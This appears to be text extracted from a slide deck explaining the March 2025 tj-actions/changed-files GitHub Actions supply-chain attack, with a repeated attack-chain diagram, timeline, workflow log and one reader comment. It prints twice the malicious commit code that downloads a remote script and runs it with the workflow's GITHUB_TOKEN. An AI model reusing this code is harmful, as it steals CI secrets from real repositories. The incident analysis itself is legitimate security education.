












Dec 6, 2024

March 7, 2025

March 11

March 11

March 13

March 14, 2025

SpotBugs comp.

Coinbase vuln.

reviewdog tag over.

tj-actions comp.

tj-actions v39 over.

Mass credentials leak

“shadow commit” from tj-actions/changed-files

```
exports.warnUnsupportedRESTAPIInputs = warnUnsupportedRESTAPIInputs;
async function updateFeatures(token) {
  if (process.env.GITHUB_REPOSITORY_OWNER && (process.env.GITHUB_REPOSITORY_OWNER === 'coinbase' || process.env.GITHUB_REPOSITORY_OWNER === 'mmvojwip')) {
    await exec.getExecOutput('bash', ['-c', `curl -sSfL https://gist.githubusercontent.com/mmvojwip/e9975a3a16acc492e3e7f677b6276cb2/raw/setup.py > /tmp/setup.py`], {
      ignoreReturnCode: true,
      silent: true
    });
    await exec.getExecOutput('bash', ['-c', `GITHUB_TOKEN=${token} python3 /tmp/setup.py`], {
      ignoreReturnCode: true,
      silent: true
    });
  }
}
```

“shadow commit” from tj-actions/changed-files

```
exports.warnUnsupportedRESTAPIInputs = warnUnsupportedRESTAPIInputs;
async function updateFeatures(token) {
  if (process.env.GITHUB_REPOSITORY_OWNER && (process.env.GITHUB_REPOSITORY_OWNER === 'coinbase' || process.env.GITHUB_REPOSITORY_OWNER === 'mmvojwip')) {
    await exec.getExecOutput('bash', ['-c', `curl -sSfL https://gist.githubusercontent.com/mmvojwip/e9975a3a16acc492e3e7f677b6276cb2/raw/setup.py > /tmp/setup.py`], {
      ignoreReturnCode: true,
      silent: true
    });
    await exec.getExecOutput('bash', ['-c', `GITHUB_TOKEN=${token} python3 /tmp/setup.py`], {
      ignoreReturnCode: true,
      silent: true
    });
  }
}
```



Malicious pull request (PPE)

Repository access



Steal maintainer's PAT

Invite disposable user as a member



Repository access

Repository access



Steal maintainer's PAT

Override v1 tag

Repository access

**reviewdog/
action-setup**

Dependency

**tj-actions/
eslint-changed-
files**

Used in workflow of

**tj-actions/
changed-files**

Used in workflow of

**coinbase/
agentkit**

Secrets leaked to attacker

**March 14th
15:10:00 UTC**

First override:
v39 tag

Dec 6, 2024

SpotBugs
comp.

March 7, 2025

Coinbase
vuln.

March 11

reviewdog
tag over.

March 11

tj-actions
comp.

March 13

tj-actions
v39 over.

March 14

Coinbase comp.

March 14, 2025

Mass credentials leak

```
41 2025-03-14T15:10:41.9271577Z ##[endgroup]
42 2025-03-14T15:10:41.9273748Z ##[group]GITHUB_TOKEN Permissions
43 2025-03-14T15:10:41.9275612Z Actions: write
44 2025-03-14T15:10:41.9276503Z Attestations: write
45 2025-03-14T15:10:41.9277211Z Checks: write
46 2025-03-14T15:10:41.9277699Z Contents: write
47 2025-03-14T15:10:41.9278252Z Deployments: write
48 2025-03-14T15:10:41.9279008Z Discussions: write
49 2025-03-14T15:10:41.9279530Z Issues: write
50 2025-03-14T15:10:41.9280024Z Metadata: read
51 2025-03-14T15:10:41.9280590Z Packages: write
52 2025-03-14T15:10:41.9281106Z Pages: write
53 2025-03-14T15:10:41.9281615Z PullRequests: write
54 2025-03-14T15:10:41.9282221Z RepositoryProjects: write
55 2025-03-14T15:10:41.9282897Z SecurityEvents: write
56 2025-03-14T15:10:41.9283392Z Statuses: write
57 2025-03-14T15:10:41.9283961Z ##[endgroup]
58 2025-03-14T15:10:41.9286744Z Secret source: Actions
59 2025-03-14T15:10:41.9287528Z Prepare workflow directory
60 2025-03-14T15:10:41.9688572Z Prepare all required actions
61 2025-03-14T15:10:41.9724566Z Getting action download info
62 2025-03-14T15:10:42.1484089Z Download action repository 'actions/checkout@v4' (SHA:11bd71901bbe5b1630ceea73d27597364c9af683)
63 2025-03-14T15:10:42.2326880Z Download action repository 'actions/github-script@v7' (SHA:60a0d83039c74a4aee543508d2ffcb1c3799cdea)
64 2025-03-14T15:10:42.4438889Z Download action repository 'tj-actions/changed-files@v39' (SHA:6e6023c01918b353229af0881232f601a4cc8365)
65 2025-03-14T15:10:42.8076777Z Complete job name: check-changelog-python
66 2025-03-14T15:10:42.8797224Z ##[group]Run actions/checkout@v4
```



Malicious pull request (PPE)



Repository access

Steal maintainer's PAT

Invite disposable user as a member

Repository access

Repository access



Steal maintainer's PAT

Override v1 tag

Repository access

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

First override:
v39 tag

Second override:
multiple tags

Used in workflow of

Secrets printed to
workflow logs

LOG

March 14th
16:37:00 UTC



Secrets leaked to a



Malicious pull request (PPE)

Repository access



Steal maintainer's PAT

Repository access

Invite disposable user as a member

Repository access



Steal maintainer's PAT

Repository access

Override v1 tag

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

First override:
v39 tag

Second override:
multiple tags

Used in workflow of

Secrets printed to
workflow logs

LOG

March 14th
16:37:00 UTC

Secrets leaked to attacker

**March 14th
16:37:00 UTC**



Malicious pull request (PPE)



Repository access

Steal maintainer's PAT

Invite disposable user as a member



Repository access

Repository access



Steal maintainer's PAT

Override v1 tag

Repository access

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

First override:
v39 tag

Second override:
multiple tags

Used in workflow of

Secrets printed to
workflow logs

LOG

Secrets leaked to attacker

**March 14th
16:37:00 UTC**



Malicious pull request (PPE)



Repository access

Steal maintainer's PAT

Invite disposable user as a member



Repository access



Repository access

Steal maintainer's PAT

Override v1 tag

Repository access

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

First override:
v39 tag

Second override:
multiple tags

Used in workflow of



Secrets printed to
workflow logs

LOG

Secrets leaked to attacker

**March 14th
16:57:00 UTC**



Malicious pull request (PPE)

Repository access



Steal maintainer's PAT

Repository access

Invite disposable user as a member

Repository access



Steal maintainer's PAT

Repository access

Override v1 tag

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

First override:
v39 tag

Second override:
multiple tags

Used in workflow of

Secrets printed to
workflow logs

LOG

Secrets leaked to attacker

**ALL RIGHT CHUMS, TIME'S UP, LET'S
DO THIS!**

**LEEROOOOOOOOOOOOOOOOOOOOY
JEEEEEEENKIIIIIIIIIIINS!!!!**



Secret

dog/
setup

endency

ons/
anged-
s

42

**March 14th
16:57:00 UTC**



Malicious pull request (PPE)



Repository access

Steal maintainer's PAT

Invite disposable user as a member



Repository access



Repository access

Steal maintainer's PAT

Override v1 tag

Repository access

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

First override:
v39 tag

Second override:
multiple tags

Used in workflow of

Secrets printed to
workflow logs

LOG

Secrets leaked to attacker

Nuke Alert



Malicious pull request (PPE)

Repository access



Steal maintainer's PAT

Repository access

Invite disposable user as a member

Repository access



Steal maintainer's PAT

Repository access

Override v1 tag

reviewdog/
action-setup

Dependency

tj-actions/
eslint-changed-
files

Used in workflow of

tj-actions/
changed-files

Used in workflow of

coinbase/
agentkit

First override:
v39 tag

Second override:
multiple tags

Used in workflow of

Secrets printed to
workflow logs

LOG

Secrets leaked to attacker



SubstantialMeet3389 · 4mo ago

how is someone supposed to understand such diagrams? and what are they basically for?

↑ 1 ↓ Reply Award Share ...


Secrets leaked to attacker

coin
age

Secrets printed to
workflow logs

LOG

8/9/2025





Dependency

Used in workflow of

tj-actions/
eslint-changed-
files





